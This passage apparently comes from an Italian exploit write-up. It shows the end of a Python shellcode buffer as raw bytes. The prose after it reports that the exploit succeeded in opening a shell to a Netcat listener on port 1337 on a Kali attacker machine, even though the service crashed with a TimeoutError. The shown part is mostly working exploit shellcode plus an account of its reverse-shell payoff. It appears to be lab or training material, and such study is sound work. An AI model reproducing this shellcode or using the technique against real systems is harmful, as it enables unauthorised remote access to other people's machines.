buf += b"\x41\x58\xf5\xfc\xbc\x63\x06\xd5\x7a\x37\x56\x4d"
buf += b"\xaa\x38\x3d\x8d\x53\xed\x92\xdd\xfb\x5e\x53\x8d"
buf += b"\xbb\x0e\x3b\xc7\x33\x70\x5b\xe8\x99\x19\xf6\x13"
buf += b"\x4a\xe6\xaf\x23\xe2\x8e\xad\x53\xf7\x77\x3b\xb5"
buf += b"\x9d\x97\x6d\x6e\x0a\x01\x34\xe4\xab\xce\xe2\x81"
buf += b"\xec\x45\x01\x76\xa2\xad\x6c\x64\x53\x5e\x3b\xd6"
```

L'exploit finale è stato lanciato dopo aver configurato un listener sulla macchina attaccante (Kali Linux) tramite l'utility Netcat sulla porta **1337**. Nonostante lo script Python abbia generato un'eccezione di **TimeoutError** in fase di ricezione del banner (dovuta all'immediato crash del servizio legittimo a favore dello shellcode), l'attacco è andato a buon fine.

